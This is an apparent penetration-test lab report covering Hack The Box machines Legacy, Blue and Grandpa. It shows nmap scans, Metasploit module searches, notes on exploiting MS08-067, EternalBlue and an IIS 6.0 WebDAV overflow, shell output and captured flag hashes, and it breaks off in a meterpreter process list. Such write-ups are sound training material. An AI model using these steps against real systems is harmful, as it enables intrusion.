10.10.10.4	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port Protocol State Service Version ✓ 135 tcp open msrpc Microsoft Windows RPC ✓ 139 tcp open netbios-ssn Microsoft Windows netbios-ssn ✓ 445 tcp open microsoft-ds Windows XP microsoft-ds **UDP:** ✓ 123 udp open ntp Microsoft NTP ✓ 137 udp open netbios-ns Microsoft Windows netbios-ns (w ✓ 138 udp open|filtered netbios-dgm ✓ 445 udp open|filtered microsoft-ds ✓ 500 udp open|filtered isakmp ✓ 1025 udp open|filtered blackjack ✓ 1900 udp open|filtered upnp ✓ 4500 udp open|filtered nat-t-ike

Nmap Scan Results:


Command: nmap -sS -sU -T4 -A -v 'IP'




Initial Shell Vulnerability Exploited:



Here we can see 'MS08-067' vulnerability, so I searched it on Metasploit, results:





And we can see I got a shell with the highest privileges.

<u>Vulnerability Explanation:</u> The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request.

Vulnerability Fix: The vulnerability is caused by the Server service, which does not correctly handle specially crafted RPC requests.

Severity: Critical.

Proof of Concept Code Here:

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\

16/03/2017  08:30 ••                0 AUTOEXEC.BAT
16/03/2017  08:30 ••                0 CONFIG.SYS
16/03/2017  09:07 ••    <DIR>          Documents and Settings
29/12/2017  11:41 ••    <DIR>          Program Files
18/05/2022  03:10 ••    <DIR>          WINDOWS
               2 File(s)              0 bytes
               3 Dir(s)   6.352.752.640 bytes free

C:\>cd Documents and Settings
cd Documents and Settings

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings

16/03/2017  09:07 ••    <DIR>          .
16/03/2017  09:07 ••    <DIR>          ..
16/03/2017  09:07 ••    <DIR>          Administrator
16/03/2017  08:29 ••    <DIR>          All Users
16/03/2017  08:33 ••    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.352.748.544 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator

16/03/2017  09:07 ••    <DIR>          .
16/03/2017  09:07 ••    <DIR>          ..
16/03/2017  09:18 ••    <DIR>          Desktop
```

```
C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18 ••    <DIR>          .
16/03/2017  09:18 ••    <DIR>          ..
16/03/2017  09:18 ••                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.352.748.544 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```


```
 Directory of C:\Documents and Settings

16/03/2017  09:07 ••    <DIR>          .
16/03/2017  09:07 ••    <DIR>          ..
16/03/2017  09:07 ••    <DIR>          Administrator
16/03/2017  08:29 ••    <DIR>          All Users
16/03/2017  08:33 ••    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.352.740.352 bytes free

C:\Documents and Settings>cd john
cd john

C:\Documents and Settings\john>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john

16/03/2017  08:33 ••    <DIR>          .
16/03/2017  08:33 ••    <DIR>          ..
16/03/2017  09:19 ••    <DIR>          Desktop
16/03/2017  08:33 ••    <DIR>          Favorites
16/03/2017  08:33 ••    <DIR>          My Documents
16/03/2017  08:20 ••    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.352.740.352 bytes free

C:\Documents and Settings\john>cd Desktop
cd Desktop

C:\Documents and Settings\john\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19 ••    <DIR>          .
16/03/2017  09:19 ••    <DIR>          ..
16/03/2017  09:19 ••                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.352.740.352 bytes free
```

User.txt: e69af0e4f443de7e36876fda4ec7644f


Root.txt: 993442d258b0e0ec917cae9e695d5713


System IP: 10.10.10.40 (Blue)

Service Enumeration


Server IP Address	Ports Open
10.10.10.40	**TCP:** 
	UDP: none.

Nmap Scan Results:






Initial Shell Vulnerability Exploited: Command: nmap --script=vuln 10.10.10.40



```
┌──(root㉿kali)-[~]
└─# nmap --script=vuln 10.10.10.40
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 08:28 EDT
Nmap scan report for 10.10.10.40
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 116.60 seconds
```

And we can see here that Microsoft SMBv1 server is vulnerable to ms17-010 vulnerability.

After running nse script 'vuln' we can see we found 'ms17-010' vulnerability, next thing I quickly 'searchsploit'(quick Metasploit search) we found results:



Next I tried to understand what is it 'Eternalblue' and found this explanation that confirmed that SMBv1 server can be exploited easily on this machine:


Source: **(** ***https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/*** **)**

Vulnerability Fix: Install Microsoft's patch for the EternalBlue vulnerability that was released on March 14 on to your systems;

Source:(https://www.ncua.gov/newsroom/ncua-report/2017/protect-your-systems-against-eternalblue-vulnerability)


Severity: Critical.

Proof of Concept Code Here:



I only changed the 'LHOST' to my ip and 'RHOSTS' to the machine 'Blue' ip and exploited.

Proof Screenshot Here:



And we can see immediately that a session was open with the highest privileges which means no Privilege Escalation is needed. Next I only searched 'user.txt' and 'root.txt'.

Proof.txt Contents:

```
C:\Users>cd haris
cd haris

C:\Users\haris>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\haris

14/07/2017  14:45    <DIR>          .
14/07/2017  14:45    <DIR>          ..
15/07/2017  08:58    <DIR>          Contacts
24/12/2017  03:23    <DIR>          Desktop
15/07/2017  08:58    <DIR>          Documents
15/07/2017  08:58    <DIR>          Downloads
15/07/2017  08:58    <DIR>          Favorites
15/07/2017  08:58    <DIR>          Links
15/07/2017  08:58    <DIR>          Music
15/07/2017  08:58    <DIR>          Pictures
15/07/2017  08:58    <DIR>          Saved Games
15/07/2017  08:58    <DIR>          Searches
15/07/2017  08:58    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   2,694,451,200 bytes free

C:\Users\haris>cd desktop
cd desktop

C:\Users\haris\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\haris\Desktop

24/12/2017  03:23    <DIR>          .
24/12/2017  03:23    <DIR>          ..
22/08/2022  09:07                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,311,936 bytes free

C:\Users\haris\Desktop>type user.txt
type user.txt
3f20f854b99aa484e045ee39e73fcc39
```

user.txt: 3f20f854b99aa484e045ee39e73fcc39


root.txt: 0057e1b85a799ffdec76b1b47eb31676

```
C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\

14/07/2009  04:20    <DIR>          PerfLogs
18/02/2022  16:02    <DIR>          Program Files
14/07/2017  17:58    <DIR>          Program Files (x86)
14/07/2017  14:48    <DIR>          Share
21/07/2017  07:56    <DIR>          Users
22/08/2022  09:15    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   2,694,451,200 bytes free

C:\>cd users
cd users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users

21/07/2017  07:56    <DIR>          .
21/07/2017  07:56    <DIR>          ..
21/07/2017  07:56    <DIR>          Administrator
14/07/2017  14:45    <DIR>          haris
12/04/2011  08:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   2,694,451,200 bytes free
```


```
cd administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator

21/07/2017  07:56    <DIR>          .
21/07/2017  07:56    <DIR>          ..
21/07/2017  07:56    <DIR>          Contacts
24/12/2017  03:22    <DIR>          Desktop
21/07/2017  07:56    <DIR>          Documents
18/02/2022  16:21    <DIR>          Downloads
21/07/2017  07:56    <DIR>          Favorites
21/07/2017  07:56    <DIR>          Links
21/07/2017  07:56    <DIR>          Music
21/07/2017  07:56    <DIR>          Pictures
21/07/2017  07:56    <DIR>          Saved Games
21/07/2017  07:56    <DIR>          Searches
21/07/2017  07:56    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   2,694,451,200 bytes free

C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator\Desktop

24/12/2017  03:22    <DIR>          .
24/12/2017  03:22    <DIR>          ..
22/08/2022  09:07                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,451,200 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
0057e1b85a799ffdec76b1b47eb31676
```

System IP: 10.10.10.14 (Grandpa)

Service Enumeration


Server IP Address	Ports Open
10.10.10.14	**TCP:** 
	UDP: none.

Nmap Scan Results: command: nmap -p 1-65535 -T4 -A -v 10.10.10.14



Here we can see the info about the server name and version, which I searched for exploits on google.

port 80 website.



https://www.exploit-db.com/exploits/41738

And immediately I understood that this server is vulnerable to remote buffer overflow, next I searched that exploit on Metasploit.

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search Microsoft IIS 6.0

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/http/ms10_065_ii6_asp_dos     2010-09-14       normal  No     Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service
   1  exploit/windows/iis/iis_webdav_scstoragepathfromurl 2017-03-26       manual  Yes    Microsoft IIS WebDav ScStoragePathFromUrl Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/iis/iis_webdav_scstoragepathfromurl
```


And we can see it's the exact one, means it should be working.

Vulnerability Explanation:


allows remote attackers to execute arbitrary code via a long header.(source: https://www.exploit-db.com/exploits/41738)

Severity: Critical.

I only changed the rhosts to '10.10.10.14'(Grandpa IP) and lhost to the htb vpn IP '10.10.16.3'.




And we got a shell!



But a weak shell that doesn’t even allowing to 'getuid' or listing the users files.

Next thing I did is to exit from the shell and run the 'ps' command to see all the processes that runs on the machine:



```
exit
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 320   272   csrss.exe
 344   272   winlogon.exe
 392   344   services.exe
 404   344   lsass.exe
 584   392   svchost.exe
 668   392   svchost.exe
 732   392   svchost.exe
 772   392   svchost.exe
 788   392   svchost.exe
 800   1064  cidaemon.exe
 924   392   spoolsv.exe
 952   392   msdtc.exe
 984   1064  cidaemon.exe
 1064  392   cisvc.exe
 1112  392   svchost.exe
 1168  392   inetinfo.exe
 1200  1064  cidaemon.exe
 1204  392   svchost.exe
